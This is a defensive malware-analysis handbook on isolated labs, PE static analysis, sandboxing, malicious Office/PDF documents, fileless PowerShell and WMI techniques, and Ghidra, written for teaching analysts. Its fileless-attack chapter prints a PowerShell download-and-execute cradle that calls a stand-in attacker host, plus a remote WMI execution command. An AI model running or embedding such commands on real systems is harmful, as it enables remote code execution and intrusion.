Preface
In today’s digital era, cyber threats grow ever more rampant and malware techniques ever more varied. From large-scale ransomware outbreaks to targeted advanced persistent threats (APT), enterprises and individuals face unprecedented challenges. The ability to independently perform security incident investigation and malware analysis has become an indispensable core skill for security professionals. This handbook aims to provide a comprehensive, practical guide, systematically covering the facets of malware analysis — from basic concepts and lab setup to advanced reverse engineering.
This handbook covers:

- Isolated lab setup: build a safe, isolated analysis environment with virtualization and dedicated platforms (FLARE VM and REMnux).
- Static and dynamic analysis: analyze behavior and features with and without running the malicious code.
- Malicious-document dissection: understand how Office and PDF documents are weaponized, and analyze the malicious macros and scripts inside.
- Fileless attacks: explore stealthy techniques abusing legitimate system tools like PowerShell and WMI.
- Reverse-engineering intro: disassemble and understand the low-level logic of malicious code with tools like Ghidra.
This handbook is for education and research only. All tools and techniques should be used only in legally authorized, isolated, and restorable environments; never analyze malicious samples directly on production or personal systems.
Chapter 1: Malware-analysis basics and a secure lab
Before diving into complex techniques, a solid foundation matters — including understanding the core definitions and flow of malware analysis, and how to build a safe, isolated lab. A well-designed lab is a prerequisite for any analysis work, ensuring analysts can safely examine and run malicious samples without endangering their own systems or network.
Malware-analysis overview

Malware analysis studies the function, origin, propagation, and potential system impact of malicious software (viruses, worms, trojans, ransomware, spyware, etc.). Its main goal is to understand a sample’s behavior and intent, thereby extracting indicators of compromise (IOCs) usable for defense — file hashes, malicious domains or IPs, registry keys, and so on. This is vital for incident response, threat hunting, and strengthening defense. The flow usually divides, from shallow to deep, into four stages:
Building a safe, isolated lab
The first principle is safety — never analyze malicious samples directly on a work or personal computer. An isolated virtualized lab is standard practice, providing a restorable “clean” environment and preventing malware from spreading externally.
- Virtualization software: commonly VMware Workstation Player/Pro (stable) and Oracle VM VirtualBox (free, open-source).
- Network config: to ensure isolation, set the VM’s network interface to “Host-only” or “Internal Network”, building a private network limited to VM-to-VM or VM-to-host and fully blocking outbound connections.
- Snapshot: stores the VM’s complete state at a point in time. Take a baseline snapshot right after building the clean environment, and revert after each analysis to keep it pristine.
Dedicated platforms: FLARE VM and REMnux
FLARE VM, developed by Mandiant’s (formerly FireEye) FLARE team, is a set of PowerShell scripts that automatically turns a clean Windows VM into a full analysis platform, integrating hundreds of tools across debugging, disassembly, static and dynamic analysis, and network monitoring. Its core toolset includes reverse engineering (Ghidra, IDA Free, x64dbg), dynamic analysis (Process Monitor, Process Hacker, Wireshark), document analysis (oletools, pdfid), and .NET analysis (dnSpy, de4dot). Before installing, prepare a clean Windows 10-or-later VM with PowerShell 5.0+; installation auto-downloads and configures tools, so switch the network to isolated mode afterward.
REMnux is an Ubuntu-based distribution designed for malware reverse engineering and analysis, usually serving as the lab’s “service” VM to simulate network services malware may try to reach (DNS, HTTP, FTP, etc.). Core tools include INetSim (simulates many network services and logs requests), document-analysis tools, and the Volatility memory-forensics framework. In a typical setup, FLARE VM’s gateway and DNS point to REMnux, so all outbound traffic from malware is intercepted and logged by INetSim, revealing its network intent.
Chapter 2: Basic static analysis
Basic static analysis inspects malicious code without running it. It is the first step, quickly and safely assessing a sample’s potential maliciousness and pointing the way for later dynamic analysis or reverse engineering.
File identification and hashing
Do not judge file type by extension alone (attackers often disguise it). Use Linux’s file command or TrID on Windows to identify the real type by the file’s “magic number”. Hashes (MD5, SHA-1, SHA-256) are the file’s unique digital fingerprint, used to: serve as a unique identifier, query reputation databases (VirusTotal, Hybrid Analysis), and detect duplicate samples.
String extraction and analysis
Extracting printable strings from a binary is one of the simplest, most effective methods; strings (on Linux and Windows Sysinternals) can set a minimum length and choose ASCII or Unicode. Potential IOCs found in strings include: domains and IPs (possible C2), URL paths, filenames and paths, registry keys, error/debug strings, and API function names. However, attackers often hide these with obfuscation (Base64, XOR), making static string analysis harder.
Windows PE structure
Understanding the Portable Executable (PE) structure is vital. A PE consists of headers and sections.
PE headers — parsed with PE-bear, PEStudio, etc. The DOS Header’s key field is e_lfanew (points to the NT header); the NT Header contains the PE signature, File Header (Machine, NumberOfSections, TimeDateStamp), and Optional Header. The Optional Header’s AddressOfEntryPoint, if pointing to an unusual section (e.g. .data) or the file’s end, is a strong indicator of packing; the DataDirectory array points to important tables, the most important being the Import Address Table (IAT).

Import analysis — the IAT lists all APIs the program calls from external DLLs, one of the most valuable static sources. Suspicious API combinations: network (InternetOpen, InternetConnect, send, recv), files (CreateFile, WriteFile, DeleteFile), process injection (CreateProcess, OpenProcess, VirtualAllocEx, WriteProcessMemory, CreateRemoteThread), registry (RegCreateKeyEx, RegSetValueEx), keylogging (SetWindowsHookEx, GetAsyncKeyState), crypto (CryptEncrypt, CryptGenKey). A tiny import table (only LoadLibrary, GetProcAddress) strongly suggests packing or dynamic API resolution.
Section analysis — .text (executable code), .data (read-write globals/statics), .rdata (read-only data; the import table is usually here), .rsrc (resources; a second-stage payload may be encrypted here). A section that is both writable and executable is highly suspicious, as it lets the program modify its own code at runtime — often used to unpack packed code or self-modify.
Packing and unpacking
Packing hides original code with compression or encryption; at runtime the outer “stub” first unpacks/decrypts the inner code to memory, then jumps to it, defeating static analysis. Indicators: high entropy (encrypted/compressed data nears 8), unusual section names (UPX0, UPX1, .aspack), very few imports, entry point in a non-standard section. For unpacking, UPX can be done directly with upx -d; unknown packers require a debugger to dump and rebuild from memory.
Chapter 3: Basic dynamic analysis
Basic dynamic analysis runs the malware in a controlled, isolated environment and observes its behavior. It reveals the program’s real intent at runtime, even if the code is obfuscated or packed.
Automated sandbox analysis

An automated sandbox auto-runs the submitted sample, records all behavior with monitoring tools, and generates a report. Cuckoo Sandbox is the most famous open-source system: submit sample → start an isolated guest from a clean VM snapshot → run and monitor by hooking system APIs with an in-guest agent → record process creation, file/registry changes, network requests → generate a report with a behavior summary, IOCs, PCAP, and screenshots. Its main drawback is detectability: many modern malware have anti-VM/anti-sandbox techniques (checking VM drivers, detecting analysis processes, checking uptime), and terminate or behave benignly when they detect an analysis environment.
System behavior monitoring
Manually running and monitoring with dedicated tools gives deeper insight than a sandbox. Process Monitor (Procmon) monitors all file, registry, process, and network activity in real time: set an Include filter (target process only) → start capturing → run the sample → observe for minutes → stop and analyze. The “Process Tree” visualizes parent-child relationships. Watch for: writes to Run/RunOnce keys (persistence), file creation in System32/Temp/AppData, DeleteFile (self-delete to clear traces), and launching cmd.exe/powershell.exe. Process Explorer (a super task manager, integrable with VirusTotal) and Autoruns (scans dozens of auto-start locations and highlights suspicious entries) round out persistence checks.
Network traffic monitoring
Wireshark is the industry-standard packet analyzer, usually paired with INetSim on REMnux to listen for C2 traffic. Focus on: DNS queries (identifying C2; DGA produces many random queries), HTTP/HTTPS (GET to download payloads, POST to upload/beacon; for HTTPS, the target domain can come from the SNI or certificate), unusual protocols and ports, and Follow TCP Stream to reassemble a session. Fiddler, as an intercepting proxy, can auto-decrypt HTTPS (with its root cert installed), ideal for analyzing web-based C2.
Chapter 4: Malicious-document analysis
Malicious documents are one of the most common attack vectors today, especially in phishing emails. Attackers abuse users’ trust in Office and PDF to embed malicious code.
Office documents and VBA macros

Modern Office files (.docx, .xlsx) use the XML-and-ZIP-based OOXML format, so you can rename a .docx to .zip and unzip to view its structure. If it contains VBA macros, you will find vbaProject.bin (storing all VBA macro code). oletools is essential for analyzing malicious Office documents: olevba extracts and analyzes VBA, scans suspicious keywords (AutoOpen, Shell, CreateObject), identifies obfuscation (Base64, Hex), and flags IOCs; olevba --deobf triggers deobfuscation. For heavily obfuscated macros, ViperMonkey simulates execution and reports its actions (Shell commands, network connections) without actually running Office.
Excel 4.0 macros (XLM)
XLM macros are a 30-year-old technology reused in recent years because many modern AV and sandboxes detect them poorly. Unlike VBA, XLM is stored in worksheet cell formulas; attackers often hide them in “Very Hidden” sheets and set the formula text to white so it is invisible. These macros can run programs via EXEC or call arbitrary Windows APIs via CALL. XLMMacroDeobfuscator parses the Excel file, extracts hidden XLM, simulates execution, and deobfuscates formulas.
PDF analysis
PDF supports embedded JavaScript, launch actions, and embedded files, all abusable. Suspicious objects and keywords: /JS, /JavaScript (contains JS, the most common vector), /OpenAction, /AA (auto-run on open), /URI (hyperlink), /Launch (launch an executable), /EmbeddedFile (embedded payload). Tools: pdfid.py (quickly scans counts of suspicious keywords), pdf-parser.py (deep object inspection, extract/decode data streams), and peepdf (interactive framework with deobfuscation and exploit analysis).
RTF documents and OLE objects
RTF does not support macros but supports Object Linking and Embedding (OLE). Attackers can embed an Excel with malicious macros or an executable disguised as an object into RTF; user interaction (e.g. double-click) triggers it. RTF parsers themselves have had serious flaws (e.g. CVE-2017-11882) allowing remote code execution just by opening a crafted RTF. Use rtfobj to inspect and extract embedded OLE objects.
Chapter 5: Fileless attacks and abuse of Windows management tech
“Fileless” attacks avoid leaving a traditional executable on disk, instead abusing the OS’s built-in legitimate tools and features — “Living Off the Land (LOL)”. Their high stealth poses a major challenge to signature-based AV.
PowerShell attack strategy and obfuscation

PowerShell can access the file system, registry, WMI, and .NET, making it a sysadmin power tool and an attacker favorite. One line can download and run a remote script in memory without landing it:
# Download and run a remote script in memory
IEX (New-Object Net.WebClient).DownloadString('http://attacker.com/payload.ps1')
Here New-Object Net.WebClient creates a network object, .DownloadString() downloads the script as a string, and IEX (Invoke-Expression) runs it. Attackers often Base64-encode the command with -EncodedCommand so logs show only garbled text, and hide keywords like IEX and DownloadString with string concatenation/reversal/replacement, meaningless variable names, and backtick line breaks.
The defensive key is enabling and monitoring PowerShell’s advanced logs: Script Block Logging (Event ID 4104, records the actual deobfuscated script content — the most important source), Module Logging, and Transcription.
WMI reconnaissance and execution
Attackers can use WMI to query system info (OS version, process list, installed AV) and run commands on remote systems (lateral movement):
# Run a program on a remote computer
Invoke-WmiMethod -ComputerName RemotePC -Class Win32_Process -Name Create -ArgumentList "calc.exe"
The stealthiest abuse is event-driven persistence: a WMI event subscription made of an event filter (a WQL trigger condition, e.g. a set time after boot, or on logon) and an event consumer (e.g. a CommandLineEventConsumer running arbitrary commands). This mechanism does not rely on Run keys or scheduled tasks; its definition is stored in the complex OBJECTS.DATA WMI database, hard to inspect manually, requiring dedicated PowerShell scripts or tools.
Decompiling .NET malware
.NET programs are compiled to intermediate language (IL) and JIT-compiled by the CLR at runtime, making them very easy to decompile. With dnSpy and ILSpy, a .NET executable can be decompiled back to nearly source-readable C#/VB.NET. dnSpy also supports dynamic debugging (breakpoints, single-step, variable inspection) and editing. Attackers often protect code with obfuscators like ConfuserEx and Eazfuscator.NET (obfuscating names, encrypting strings, inserting junk code); for obfuscated .NET, use de4dot to try to restore it, or use dnSpy’s dynamic debugging to observe decrypted strings and the real flow in memory.
Chapter 6: Advanced static analysis with Ghidra
When basic analysis cannot fully reveal the function, you enter reverse engineering. Ghidra, developed and open-sourced by the U.S. National Security Agency (NSA), provides an integrated toolset including a disassembler, decompiler, and scripting engine.
Overview and workflow
Ghidra’s most striking feature is its high-quality decompiler, turning assembly into C-like high-level code. Basic flow: create a project and import the file → auto-analysis (identify format, function boundaries, cross-references, strings) → browse in CodeBrowser. The three core windows: Listing (disassembly), Decompiler (C-like, the main focus), and Symbol Tree (functions, labels, imports, exports).
Reading disassembly and decompilation
Basic assembly knowledge is still necessary (decompilation is sometimes imperfect). Key concepts: registers (in x86, EAX often holds the return value, ESP the stack pointer, EBP the base pointer), instructions (MOV, PUSH/POP, CALL, JMP, CMP), and the stack (LIFO, for passing parameters and local variables). In analysis, focus on the C-like decompiler window, recognizing if-else, loops, and memory operations; Ghidra lets you rename functions/variables and add comments, gradually turning code into readable logic.
Analyzing Windows API calls
One core reverse task is identifying which Windows APIs the malware calls and understanding their purpose. Ghidra auto-flags calls to external DLL functions, and its cross-references (Cross-references) find every call site of a given API for full-context analysis.
Conclusion
Malware analysis blends technical depth with hands-on experience. From building a safe, isolated lab, to mastering static and dynamic analysis, to deep reverse engineering, each stage needs a solid theoretical base and flexible adaptation. As attackers evolve (from executables to malicious documents, from disk-resident to fileless), defenders must keep learning and adapting. Technical growth comes from constant practice and reflection — beyond understanding this handbook, actively analyze real samples, join the security community, watch the latest intelligence, and keep exploring new tools and techniques.
Appendix: Tool cheat sheets
References
- Fortinet — What is Malware Analysis? https://www.fortinet.com/resources/cyberglossary/malware-analysis
- Mandiant — FLARE VM. https://github.com/mandiant/flare-vm
- REMnux — A Linux Toolkit for Malware Analysis. https://remnux.org/
- Microsoft — PE Format. https://docs.microsoft.com/en-us/windows/win32/debug/pe-format
- Cuckoo Sandbox — Automated Malware Analysis. https://cuckoosandbox.org/
- Ruslan Mirza — Analyzing malicious VBA scripts (macros) in Office files. https://medium.com/@ruslanmirza/analyzing-malicious-vba-scripts-macros-in-office-files-a68458776271
- DissectMalware — XLMMacroDeobfuscator. https://github.com/DissectMalware/XLMMacroDeobfuscator
- dnSpy — .NET debugger and assembly editor. https://github.com/dnSpy/dnSpy
- NSA — Ghidra. https://github.com/NationalSecurityAgency/ghidra